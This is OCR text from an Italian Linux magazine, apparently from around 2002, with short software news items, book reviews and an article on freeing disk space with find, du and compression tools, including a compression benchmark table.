
basato su tecnologie standard quali SOAP, per agevolare l'integrazione con esistenti applicazioni, database, ed oggetti presenti in applicazioni per e-commerce. Attraverso l'utilizzo di middleware dalle levate prestazioni, DataSnap ottimizza le preziose risorse messe a disposizione dal RDBMS server centralizzando l'accesso ai dati e gli aggiornamenti da parte di processi e applicazioni diverse. DataSnap supporta i più diffusi database server grazie a veloci drivers nativi per Oracle, DB2, Informix, PostgreSQL, MySQL, e Borland InterBase. lizzando BizSnap. BizSnap estende le funzionalità del sistema operativo Linux e del Web server Apache grazie alle nuove caratteristiche per supporto di XML e Web Services. La piattaforma di sviluppo BizSnap per Web Services semplifica l'integrazione business-to-business facilitando la creazione di Web Services XML/SOAP per connettere in modo trasparente le applicaizoni di clienti e fornitori. Kylix permette di scambiare, trasformare, e manipolare documenti XML e creare applicazioni che possano comunicare direttamente con quelle dei partner, con piattaforme abilitate ai Web Services come .Net e BizTalk di Microsoft, e Sun ONE di Sun Microsystems. La potenza e la velocità dello sviluppo RAD disponibile anche per le applicazioni Webgrazie a WebSnap. Kylix 2 con WebSnap trasforma il web server Apache in un potente server di classe enterprise per applicazioni web database-driven. WebSnap offre la potenza e la velocità dello sviluppo RAD basato su componenti per lo sviluppo di applicazioni Web per Apache, aumentando l'efficienza del team di sviluppo e l'affidabilità del vostro codice. Il framework offerto da WebSnap permette di portare le attuali applicazioni verso il Web attraverso un'architettura orientata agli oggetti, basata su gerarchie di pagine web database-centriche. DataSnap si basa sull'elevata produttività di Kylix 2 per creare applicazioni scalabili all'aumentare del volume di transazioni e del numero di utenti. DataSnap è totalmente basato su tecnologie standard quali SOAP, per agevolare l'integrazione con esistenti applicazioni, database, ed oggetti presenti in applicazioni per e-commerce. Attraverso l'utilizzo di middleware dalle levate prestazioni, DataSnap ottimizza le preziose risorse messe a disposizione dal RDBMS server centralizzando l'accesso ai dati e gli aggiornamenti da parte di processi e applicazioni diverse. DataSnap supporta i più diffusi database server grazie a veloci drivers nativi per Oracle, DB2, Informix, PostgreSQL, MySQL, e Borland InterBase.



Programmazione

PHP 4.1.2

PHP, acronimo di Hypertext Preprocessor, è un linguaggio di script immerso nel HTML. Molta della sua sintassi è presa in prestito dai linguaggi C, Java e Perl, a cui sono state aggiunte alcune specifiche caratteristiche del PHP. L'obiettivo principale del linguaggio è di semplificare il lavoro dei webmaster nella realizzazione di pagine dinamiche. Con il PHP si può fare questo e molto altro. A poche settimane dall'uscita della versione 4.1.1 del linguaggio di scripting PHP, il team di sviluppo di PHP ha rilasciato una nuova versione del linguaggio, la 4.1.2, per correggere un gran numero di bug tra i quali quello riguardante la gestione delle richieste HTTP Post multipart/form-data: nella funzione php_mime_split sono presenti diversi bug che consentono l'esecuzione arbitraria di codice non autorizzato. Sfruttando le vulnerabilità riscontrate, un ipotetico cracker sarebbe in grado di eseguire comandi sul computer vittima causandone la completa distruzione.



Browser

OPERA 6.0 BROWSER BETA

Velocità, compattezza e leggerezza: queste sono le particolarità vincenti, di Opera, il browser che rispetto ad altri riesce a scaricare le pagine molto più velocemente con o senza immagini; nelle ultime release le potenzialità del prodotto sono state maggiormente ampliate: SSL 2e 3, CSS 1 e 2, XML, HTML 4.0, HTTP 1.1 e JavaScript 1.3, inoltre, nella release 6.0, sono presenti ha una serie di nuove caratteristiche tra le quali spiccano: la possibilità di visualizzare differenti tipi di alfabeti, una nuova interfaccia che permette all'utente di configurare il browser a proprio piacimento e un elevata velocità di caricamento e navigazione dei siti visitati.

Grafica

GIMP 1.2.3

The GIMP è il programma GNU per la gestione delle immagini. E' un software liberamente distribuibile adatto per il fotoritocco, composizione e creazione di immagini. GIMP è l'acronimo di GNU Image Manipulation Program. Si tratta di un software ideale per variegate so-

luzioni come il foto ritocco, composizioni e creazione di immagini. Estremamente potente con molte capacità, può essere utilizzato come semplice programma di disegno, un programma professionale per il foto ritocco, un sistema batch per elaborazione immagini, una soluzione per il rendering di immagini, un convertitore tra formati immagine e altro ancora. La sua spiccata espandibilità, essendo stato progettato secondo un preciso schema modulare, permette facilmente di inserire plugin ed estensioni per qualsiasi necessità.
L'interfaccia avanzata di scripting permette di creare procedure complesse di elaborazione con pochi comandi.

Database

MYSQL 4.0.1 ALFA

MySQL è un RDBMS multi utente e multi-threaded composto da un server chiamato *"mysqld"*, dalla libreria *"mysqlclient"* e da alcune utilità di contorno. L'architettura del MySQL è basata sull'uso estremamente efficiente dei thread a livello di kernel (cioè quei thread gestiti direttamente dal kernel del sistema operativo): ogni qualvolta un client stabilisce una connessione con il demone "mysqld", quest'ultimo crea un thread per quella connessione; il thread, poi, resta attivo finché il client non chiude esplicitamente la connessione oppure finché la connessione non viene chiusa dal "mysqld" per time-out. I thread hanno il vantaggio di usare un limitato numero di risorse e la loro creazione/ distruzione è estremamente veloce. Il MySQL, però, è multi-threaded non soltanto nella parte server, ma anche per quanto riguarda la parte client, perché la libreria "mysqlclient" è thread-safe rispetto ad una singola connessione. Grazie alla nuova libreria libmysqld sarà possibile sfruttate le potenzialità dell'RD BMS in dispositivi embedded, inoltre in questa nuova versione viene offerto il supporto potenziato per le ricerche di tipo fulltext.

Grafica e Multimedia


GPHOTO 2.2.0

Questo programma è molto utile per tutti quelli che possiedono una macchina fotografica digitale da collegare alla propria Linux Box. Permette, infatti, di scaricare le immagini, vedere i thumbnails, salvare entrambi su HD, manipolarli e gestire la fotocamera (anche come video camera!). E' possibile osservare tutte le anteprime (thumbnail) delle immagini, e poi scaricare solo quelle che c'interessano. Se sappiamo già quali sono le immagini da tenere e quelle da scartare, possiamo anche decidere di scaricare l'indice senza anteprime e compiere su di esso tutte le operazioni che desideriamo: visualizzare e memorizzare le immagini più belle o cancellare direttamente dal programma quelle che non ci convincono. Ogni immagine visualizzata da gPhoto può anche subire le operazioni di editing più elementari: correzione dei livelli dei colori, ridimensionamento, rotazione e ribaltamento.

Foglio elettronico

GNUMERIC 1.0.4

Dopo tre anni e mezzo di sviluppo e diversi mesi di test, il team di sviluppo di Gnumeric è lieto di annunciare la prima release stabile di Gnumeric, il foglio di calcolo per GNOME. Si tratta di un applicativo per la gestione di fogli elettronici, realizzato in modo da essere funzionalmente equivalente a Excel di Microsoft. La versione attuale è anche in grado di salvare e caricare file realizzati in formato Excel 95. Si tratta ovviamente di un'applicazione per X, che fa parte in particolare del lavoro generale su Gnome.



Programmazione

ZOPE 2.5.0

Definire precisamente cosa è ZOPE non è semplice. Sommariamente diciamo che si tratta di un tool complesso per creare e gestire applicazioni web e portali. Il pacchetto si integra con estrema semplicità con un altro server web preesistente come Apache, basta che supporti lo standard CGI. Allo stesso modo è stata prevista la compatibilità con i più comuni e potenti DBMS esistenti.

Emulatore

WINE 2001

Molti approdano a Linux come utenti Windows senza aver completamente abbandonato tale ambiente, anzi spesso capita di sentire le loro lamentele perché non riescono a trovare un sostituto del loro programma preferito che usavano da tanto tempo in Windows. Se il programma non è complesso o troppo recente allora è possibile farlo funzionare anche sotto Linux grazie a WINE. Infatti, forse non molti sanno che in realtà, se si passa a Linux, si può tranquillamente cancellare Windows... un cospicuo gruppo di programmatori (circa 300) ha avuto la brillante idea di clonare la API di Windows riscrivendole da zero, anche svariati giochi funzionano perfettamente.
Nonostante la sua bontà, questo "emulatore" però, lavorando di conversione, risulta spesso lento e pesante e, per programmi complessi che richiedono particolari risorse di sistema operativo, potrebbe non essere molto funzionale

Sistema


MONO 0.9

Mono è un progetto che prevede la transizione della piattaforma Microsoft .NET in ambiente open source. Mono includerà molte componenti proprie del progetto Microsoft, tra le quali alcuni compilatori e le librerie di sviluppo. Il progetto serve a "migrare" su Linux quelle applicazioni commerciali, sempre basate su .NET, che Microsoft non permetterà di sviluppare. Si tratta insomma di una vera e propria transizione della piattaforma .NET da progetto "shared source" stile Microsoft a progetto completamente open source regolato dalla licenza GPL. Le applicazioni sviluppate dal progetto si integreranno con il desktop GNOME di cui Ximian è parte sviluppatrice.

Emulatore


VMWARE WORKSTATION 3.0


Per tutti coloro che vogliono continuare ad usare qualche applicazione Windows sul loro desktop Linux, una soluzione esiste e si chiama Vmware. La versione Workstation 3.0 è in grado di emulare gli ultimi sistemi operativi, tra cui anche il nuovissimo Windows XP.
VMware Workstation 3.0 offre un'interfaccia grafica migliorata e intuitiva, il cui aspetto sarà particolarmente apprezzato dagli utenti di Windows XP.



i libri scelti per voi

Biblioteca






XML Guida all'XML per Web Designer

348 pagine
Anno 2000
HOPS Libri
ISBN: 88-8378-006-X

L'Extensible Markup Language è il metalinguaggio ideato per creare modi estremamente efficaci di presentazione delle informazioni in rete. Rappresenta una evoluzione dell'HTML e ha campi di applicazione molto più vasti e ricchi. Il libro è suddiviso in parti. La prima si occupa della strutturazione, del modello ad oggetti del documento, della gestione dei metadati e offre un quadro esaustivo delle regole di scrittura dell'XML. La seconda parte tratta in pratica il lavoro XML, la corretta strutturazione dei documenti, della realizzazione di definizioni di documenti (DTD) e dell'applicazione dei fogli di definizione degli stili di presentazione. Mentre l'XML ha una validità generale, /Guida all'XML per Web Designer/, come afferma il titolo, è una guida rivolta essenzialmente alla produzione di documenti per il Web e spiega, un passo dopo l'altro e attraverso numerosi e ben centrati esempi, come strutturare le pagine Web utilizzando XML e gli standard ad esso correlati. Il libro è completato da un glossario e una guida di riferimento ai Cascading Style Sheet.

Di Teresa A. Martin
Web developer e interactive media guru di fama internazionale, è cofondatore di Project Cool, la risorsa online rivolta al webmastering
(http://www.projecttool.com)



Rebel Code inside linux and the open source revolution di Glyn Moody

336 pagine
Gennaio, 2001
Perseus Publishing
ISBN: 0738203335

Centinaia di milioni di persone che usano Linux ogni giorno. Ad ogni richiesta ogni utente di Internet attraversa decine di server Linux, ciò nonostante sembra che proprio per la sua natura free Linux riesca difficilmente ad entrare nella nostra visione del mondo. ***"Rebel Code"*** riesce nel non semplice obiettivo di situare Linux nel contesto sociale e storico in cui è nato e si evolve. Il libro è basato in gran parte sulle interviste degli attori principali di questa strana favola moderna e su una gran quantità di dati storici e riesce a tracciare una storia del "free software" fin dalle sue origini dei primi '80 -con la fondazione del progetto GNU di Stallman- e termina alla fine del 2000 quando Linux è ormai diventato il fenomeno mondiale senza paragoni. Glyn Moody registra ogni passaggio dello sviluppo del kernel, dalla prima installazione di Minix fatta da Linus Torvalds, ma segue anche ogni progresso significativo dei principali prodotti free che risulteranno essenziali al successo di Linux come il sistema grafico XFree 86, il compilatore GCC, Sendmail per la posta e l'editor Emacs, senza trascurare i desktop KDE e Gnome.

Il risultato è un racconto curiosamente eccitante e affascinante che finisce per essere letto tutto d'un fiato. È una cronaca ad alta velocità che segue le trasformazioni libertarie che stanno sconvolgendo il mondo dell'informatica e che non può mancare nella biblioteca di chi le sostiene o le contrasta.

Glyn Moody
Scrittore londinese che ha seguito lo sviluppo, ha usato e scritto del fenomeno Linux fin dal suo inizio. Ha pubblicato interessantissimi articoli su Wired, Computer Weekly e The New Scientist.

Alternative:

- Just for Fun: The Story of an Accidental Revolutionary *di Linus Torvalds, David Diamond*
- The Hacker Ethic *di Pekka Himanen, et al*
- Open Source: The Unauthorized White Papers *di Donald K. Rosenberg*
- Crypto : How the Code Rebels Beat the Government -- Saving Privacy in the Digital Age *di Steven Levy*

Cromatika

solo 7 Giorni e impari la Grafica 3D da Zero

EDIZIONI MASTER

IN EDICOLA

Ci pensi che il mondo è stato creato in soli 7 giorni?

Ci pensi che in soli 7 giorni potrai scoprire la terza dimensione, imparando a creare e ad animare modelli e ambienti 3D dalla perfetta resa fotorealistica.
Solo 7 giorni per essere un grafico esperto di 3D!

L'hard disk mi sta stretto! Che fare?

Cure dimagranti per hard disk... ingombranti! Strategie per recuperare spazio e soluzioni alternative.

Secondo alcuni, qualunque sia la dimensione del vostro disco fisso, prima o poi diventerà insufficiente. Sembra paradossale, ma a pensarci bene chi ha dischi molto capienti è portato a non far attenzione ai file inutili che via via lo intasano, e tende a sprecare molto spazio. Chi invece ha pochi mega byte a disposizione tende a centellinare ogni singolo byte usato!
Allora, partendo dal presupposto che il nostro disco fisso abbia bisogno di una ripulita, vediamo prima di tutto quali strategie possiamo mettere in atto per dargli una sistemata.
Ma se, nonostante questo, lo spazio fosse ancora insufficiente, potremmo ricorrere ai programmi di compressione dei dati. Ne illustreremo alcuni in questo articolo. E se anche questo non bastasse? Diventa evidente che abbiamo bisogno di ulteriori risorse: vedremo quali sono le soluzioni che possiamo prendere in considerazione.

Identificare i file da cancellare

Per prima cosa è necessario identificare se ci sono file o programmi che abbiamo salvato ma che oramai sono inutili.
Il primo luogo dove guardare è la directory */tmp*: lì vengono memorizzati i file temporanei che, di solito, non dovrebbero servire dopo essere stati usati.
Si potrebbero ricercare e cancellare i file creati meno di recente. Per trovarli si può far uso del comando:

```
find /tmp -mtime +10 -daystart
```

Esso elenca tutti i file presenti nella directory */tmp* e modificati 10 o più giorni fa (al posto del 10 potete indicare un numero di giorni a vostro piacere).In alternativa ci si può chiedere quali file occupano maggior spazio sull'intero file system, e ricercare fra essi i candidati ad essere cancellati. Per farlo possiamo usare il comando:

```
find / -size +1000k
```

Il comando elenca tutti i file la cui dimensione supera i 1000 kilobyte.
Oppure, per trovare le directory che occupano maggior spazio, si può ricorrere al comando:

```
du -S . | sort -nr > lista.txt
```

tale comando elenca tutte le directory, ordinate per dimensione, in ordine discendente, salvando il risultato nel file *lista.txt.*

Altri file temporanei

Come si è visto i file temporanei sono solitamente salvati nella directory */tmp*, e sono degli ottimi candidati per essere cancellati. Alcune applicazioni fanno uso di altre directory per salvare i dati temporanei.
Di solito si comportano così quei programmi che fanno uso di cache e che salvano dati personali per ogni utente, creando delle sotto-directory nella home directory dell'utente che la esegue. Tali directory, di solito, hanno nome che inizia con ".", e sono invisibili ad un normale comando *ls:* per vederle, con tale comando, è necessario specificare l'opzione *–a* oppure *-all.*
Sul mio sistema, per esempio, alcuni dei programmi che hanno creato una loro directory sono Netscape *(.netscape),* AbiWord *(.AbiSuite),* GIMP *(.gimp-1.2).* Netscape in particolare salva nella sua directory temporanea i dati sulle nostre

precedenti "visite" (e tali file possono contenere anche parecchi megabyte di dati).
Di tanto in tanto è preferibile eliminare i file non più utilizzati presenti in tali directory (ma attenzione a non eliminare file in uso!). Questa è comunque una operazione "delicata" e va fatta solo se si ha cognizione di causa di quello che si sta facendo! Il più delle volte è sconsigliato cancellare tali file intervenendo sul file system (comando *rm*), in quanto si dovrebbe farlo attraverso opportuni comandi accessibili dal programma stesso (nel caso di Netscape è necessario selezionare la voce *"Preferenze"* dal menu *"Modifica"*, poi selezionare la categoria *"Avanzate"* e quindi *"Cache"*: qui appare una form con un bottone per cancellare la cache su disco).

I file d'installazione delle applicazioni

Spesso le applicazioni GNU, ma in genere anche le altre, vengono distribuite in formato sorgente, per essere poi compilate e configurate con i parametri adatti al proprio sistema (sia hardware che software).
Una volta completata l'installazione si possono tranquillamente rimuovere le directory che contenevano i sorgenti dei programmi.
Eventualmente si può sempre conservare il riferimento dove sono stati reperiti tali sorgenti (ad esempio l'indirizzo Web della pagina di download), in modo da sapere dove ritrovarli in caso di necessità (di norma non dovrebbe accadere a meno di "rovinare" l'installazione con cancellazioni accidentali).

Comprimere

Spesso diventa difficile cancellare file la cui utilità è dubbia. Si ha sempre timore che possano ritornare utili!
In questo caso li si può anche lasciare, ma è d'obbligo almeno comprimerli, in modo che occupino il minor spazio possibile.
Per quanto riguarda i file di testo e i documenti creati con Word Processor, il fattore di compressione è notevole. Altri file, come file binari, di norma vengono compressi di meno; altri ancora vengono compressi molto poco, per altri è addirittura deleterio cercare di comprimerli: tipicamente questo accade per documenti che usano già una compressione dei dati, come immagini *.gif* e *.jpg* o documenti *.pdf*.
Esistono molti programmi per comprimere i dati. Alcuni sono presenti in ogni distribuzione, altri sono scaricabili dal Web. La scelta del programma di compressione è per lo più personale. Abbiamo comunque verificato l'efficacia di alcuni dei programmi più diffusi, attraverso delle prove di compressione.
Un'indagine statistica troppo accurata non rientrava negli scopi dell'articolo, per cui ci siamo limitati a prendere cinque file di tipo diverso (uno contenente caratteri di solo testo, uno con una immagine JPEG, uno contenente un documento salvato in RTF da StarOffice, un file binario contenente codice eseguibile e un file PostScript) e a comprimerli. I risultati avuti dai vari programmi testati sono riassunti in (***Tab. 1***) (il test viene esegui-

Nei file di testo e nei documenti creati con Word Processor, il fattore di compressione è notevole. Altri file, come i binari, di norma vengono compressi di meno, per altri addirittura la compressione potrebbe essere deleteria.

TAB. 1: I RISULTATI DEI PROGRAMMI DI COMPRESSIONE TESTATI (SU CINQUE FILE DI TIPO DIVERSO).

Compressore	Ver.	Solo Testo	%	Documento Office(rtf)	%	File Binario	%	File jpeg	%	(ps) File PostScript	%
Nessuno	-	45880	100	49845	100	106308	100	10367	100	89005	100
compress	4.0	21531	46,9	22998	46,1	67855	63,8	10367	100	46065	51,8
zip	2.3	18111	39,5	17317	34,7	48255	45,4	10433	100,6	38284	43,0
bzip2	1.0.2	15808	34,5	15590	31,3	47369	44,6	10699	103,2	33674	37,8
Tzip	1.11	15553	33,9	15403	30,9	46833	44,1	10383	100,2	33367	37,5
PkZip	2.51	18107	39,5	17425	35,0	47435	44,6	10493	101,2	37961	42,7

In arancio sono evidenziate le migliori performance dei vari programmi utilizzati.

to solo per quanto riguarda la prestazione in termini di compressione dei file generati, non della velocità nel crearli. Anche questo parametro può essere importante per grosse moli di dati, ma per comprimere pochi file è un tipo di prestazione, a nostro giudizio, irrilevante). Soffermiamoci sul caso del file binario preso in esame: è abbastanza sorprendente l'elevato livello di compressione raggiunto, con tutti i programmi di compressione usati. Chi viene dall'ambiente Windows è abituato a livelli di compressione minimi. Come si spiega tale differenza?

Tra gli svantaggi c'è il fatto che gzip non comprime più file in un singolo archivio, ma genera un archivio per ogni file.

Sotto Linux la maggioranza dei programmi (per non dire la totalità!) viene distribuita in formato sorgente, e compilata sulla macchina al momento dell'installazione. La compilazione può avvenire in diversi modi, ed è possibile ottimizzarla per ottenere programmi più o meno compatti. Se non si usano tali ottimizzazioni i programmi risultanti contengono del codice aggiuntivo utile per operazioni di debug. Pertanto, a differenza dei programmi Windows, distribuiti già in formato binario con tutte le ottimizzazioni ritenute opportune da chi le distribuisce, i file binari di Linux, non ottimizzati in fase di compilazione, possono essere compressi notevolmente.
Dopo questa digressione, mostriamo alcune caratteristiche e le opzioni più utili per i diversi programmi di compressione.

- *compress* è un programma di compressione che si trova praticamente su tutte le piattaforme Unix/Linux. Come si vede dai risultati presentati in Tabella 1, l'algoritmo usato non è molto efficace, e l'unico motivo plausibile per il suo uso è la sua diffusione e quindi la compatibilità con versioni di Unix oramai obsolete.

- *gzip (GNU zip)* è stato sviluppato per rimpiazzare l'utility *"compress"*, in quanto essa faceva uso dell'algoritmo LZW, algoritmo non "libero", ma su cui pende una patente di IBM e UNISYS.

Sul sito ***http://www.gzip.org*** si possono trovare sia sorgenti del programma, sia gli eseguibili (disponibili per praticamente tutte le piattaforme!).
È interessante notare che l'algoritmo di compressione di gzip è usato anche da PGP (Pretty Good Privacy, ***http://www.pgpi.org***).
Specificando l'opzione *–r*, il tool segue tutte le sottodirectory comprimendo tutti i file (modalità ricorsiva).
Tra gli svantaggi c'è il fatto che *gzip* non comprime più file in un singolo archivio, ma genera un archivio per ogni file. Per sopperire a questa limitazione si può usare il comando *"tar"*. Il tool non è in grado di leggere/compattare file generati con *PKZIP* per DOS. Chi è in grado di farlo è *zip/unzip* (ma non quelli multi-volume!). Tra le feature interessanti di questo prodotto (il cui sviluppo è iniziato nel 1990) c'è la possibilità di crittare i dati (anche se l'algoritmo usato è vulnerabile: a tal proposito si veda il documento *"A Known Plaintext Attach on the PKZIP Stream Cipher"*, scaricabile da ***ftp://ftp.sunet.se/pub/security/docs/crypt/ripem.msu.edu/ kocher-pkzip-attack.ps.gz***).
Altre opzioni interessanti di questo tool:

- ***-1*** comprime più velocemente (ma per farlo usa un algoritmo meno efficace, aumentando la dimensione del file compresso risultante).

- ***-t*** prende in considerazione solo i file dopo una certa data (indicata con *"mmggaa"*), ed è un'opzione utile per fare dei backup dei file più recenti.

L'help è richiamabile con il comando *zip –h*.

Bzip2 è un altro tool open source: normalmente elimina i file originari dopo averli compressi. Volendo mantenerli è necessario specificare l'opzione *–k (keep)*. Il codice (scritto in linguaggio C) è altamente portabile e, a detta degli autori, dovrebbe essere compilabile su qualunque macchina a 32 o 64 bit che possegga un compilatore ANSI C. Tale codice è realizzato come una libreria *(libbzip2)*, ed essa espone le funzionalità attraverso una apposita API, usabile da chiunque voglia leggere file *.bz2* dai propri programmi (lo stesso programma *bzip2* è realizzato come un client di tale libreria). *TZIP* esiste invece dal 1998, creato da Adam McKee (per scaricare l'ultima versione si veda ***http://www.ibiblio.org/pub/Linux/utils/compress/***). A differenza della maggior parte dei programmi di compressione, che si basano sui compressori sequenziali di *Lempel* e *Ziv, tzip* si basa sull'algoritmo di Burrows e Wheeler. Si può approfondire l'argomento leggendo la tesina pubblicata su ***http://www.dia.unisa.it/ads.dir/TesineAsd2/bwt1/***.
Secondo l'autore stesso, *tzip* rimane un programma creato per fini didattici, e pertanto si consiglia di non usarlo in un ambiente di produzione.
Esistono anche altre implementazioni: per esempio si veda ***http://prof-software.hypermart.net/products/tzip.htm***. Anche tzip cancella i file originari una volta compressi. Per disabilitare tale funzionalità è necessario specificare l'opzione *–p (preserve)*.
Non può certo mancare un riferimento ad uno dei tool di compressione più diffusi, soprattutto in ambiente Windows: *PkZip* (sito ***http://www.pkware.com/***). Tra le novità presenti sul sito c'è il rilascio di una versione Unix con shell grafica compatibile con X Windows.
Per chi volesse reperire ulteriori informazioni sui tool di compressione, consiglio di iniziare dalla directory di

Google, accessibile all'indirizzo ***http://directory.google.com/Top/Computers/Software/Data_Compression/*** per i programmi software, oppure ***http://directory.google.com/Top/Computers/Data_Formats/Compression/***, ricca di riferimenti ai formati usati, soprattutto per quanto riguarda la sezione degli "algoritmi".
Per chi voglia approfondire l'uso di alcuni programmi di compressione (in particolare *BZIP, GZIP* e *TAR*) segnalo l'articolo *"Comprimiamo i file con Linux"* presente all'indirizzo ***http://linux.html.it/articoli/compressione1.htm*** .
Alla pagina ***http://www.linux.it/ospiti/linuxtools/utility.html*** sono presentate molte risorse utili per Linux e una sezione è dedicata alla compressione dei file.
La Tabella 2 riassume i link alle pagine di riferimento dei tool qui descritti.

L'HD non basta... e ora?

Se tutte le azioni precedenti non hanno portato a liberare spazio sufficiente, dovremo cercare altri modi o risorse per salvare i nostri file.
La soluzione più ovvia è quella di comprare un secondo hard disk (o uno di dimensioni superiori), ma è chiaro che non sempre è una soluzione praticabile a causa dei costi e a volte può bastare una soluzione più limitata.
Se alcuni dati presenti sul disco sono usati di rado, diventa comodo salvarli su un supporto di backup.
Un tempo il supporto di backup d'eccellenza erano le cassette magnetiche. Il vero problema di tale soluzione (a parte la lentezza del supporto e l'accesso ai dati sequenziale) era la mancanza di uno standard.
Ogni produttore proponeva soluzioni proprietarie incompatibili con le altre.
Nel tempo si è imposta una soluzione alternativa: i CD-Rom riscrivibili. Oltre ad avere buoni tempi di accesso, essi si basano su standard riconosciuti, e la compatibilità è assicurata.
Ora si sta affermando una tecnologia ancora più evoluta: i supporti DVD, nati per contenere filmati digitali (mentre un CD-Rom può contenere circa 750 Mbyte di dati, un DVD può contenere dai 4,7 a 17 Gbyte, a seconda del formato usato).
Alla pagina ***http://members.tripod.com/~mrtax/***, trovate degli ottimi articoli, in italiano, che illustrano le diverse tecnologie, e comprendono una panoramica sulle specifiche tecniche dei diversi supporti.
A parte il costo del supporto (sempre più irrisorio) è necessario dotarsi di hardware apposito che permetta di masterizzare i CD-Rom o i DVD. Per le problematiche relative alla masterizzazione si veda *"Writing CDs with Linux"*, ***http://www.linuxfocus.org/English/January2002/article227.shtml***.
Un'altra alternativa è quella di avvalersi di risorse accessibili da Internet: esistono infatti dei siti che offrono spazio gratuito per salvare i propri file (alcuni dei quali permettono di vedere il sito dove si salvano i file come una estensione del proprio desktop!). Una soluzione del genere, a prima vista eccellente, deve prevedere i costi del trasferimento dei propri file al sito. Per quantificarli è necessario valutare la velocità e il costo della propria connessione! In secondo luogo è comunque sconsigliato salvare online sia dati "sensibili" (o riservati) che file importanti: di solito non viene fornita alcuna garanzia su una eventuale perdita di informazioni, anche se tale situazione può essere considerata del tutto eccezionale.Infine sconsiglio di salvare i propri file sui normali siti che ospitano le vostre pagine Web.

I supporti DVD possono contenere dai 4,7 ai 17 Gbyte a seconda del formato usato.

A parte il fatto che la maggior parte di essi dichiara esplicitamente che è vietato usarli per file storage, è da tenere presente che tali siti non offrono alcuna protezione sui file caricati, rendendoli accessibili (e quindi scaricabili!) da chiunque. Una panoramica generale sui siti che offrono questi servizi è fatta, per quanto riguarda la situazione statunitense, al sito ***http://www.all-the-free-space.com/***, che presenta schede dei vari servizi. I siti italiani non sono molti, comunque al sito ***http://www.free-stuff.it/Webmasters/hdvirtuali.htm*** ne vengono presentati alcuni oltre ad altri esteri.
Infine alla pagina ***http://ivan.0catch.com/risorse/compress.htm*** trovate una serie di link sulle problematiche presentate nell'articolo.

Marinella Lizza e Ivan Venuti

TAB. 2: DOVE REPERIRE I PROGRAMMI DI COMPRESSIONE USATI NELL'ARTICOLO.

PROGRAMMA	SITO
Compress	http://ibiblio.org/pub/Linux/utils/compress/!INDEX.html
Zip	http://www.info-zip.org
PkZip	http://www.pkware.com/
Bzip2	http://sources.redhat.com/bzip2/
Tzip	http://www.ibiblio.org/pub/Linux/utils/compress/

Scopriamo

quali sono e come vengono gestiti i processi

Come scoprire cosa sta facendo il tuo sistema Linux, perché lo sta facendo, e come fargli fare ciò che vuoi tu!

Il nostro percorso dagli elementi basilari di Linux verso l'amministrazione di sistema ha oramai raggiunto il punto in cui occorre fare attenzione a ciò che si fa. Alcuni dei comandi che trattiamo vanno necessariamente eseguiti come utente root e, se applicati sconsideratamente, possono danneggiare il sistema. Per questo motivo, gli esempi potenzialmente pericolosi sono segnalati con un appropriato commento; esegui questi comandi, o loro versioni modificate, solo se hai ben compreso quello che stai facendo! Ricorda anche che il prompt dei comandi riportato negli esempi è il carattere che convenzionalmente distingue l'utente root da un utente normale: nel primo caso il cancelletto, '#', nel secondo il segno di dollaro, '$'. Gli esempi sono progressivamente divenuti più generici, per cui nella maggior parte dei casi vanno leggermente adattati per funzionare. Incoraggiamo comunque anche i lettori meno smaliziati a provare ad applicare "dal vivo" i comandi suggeriti; se non provi, non impari!

Istantanee di un pinguino

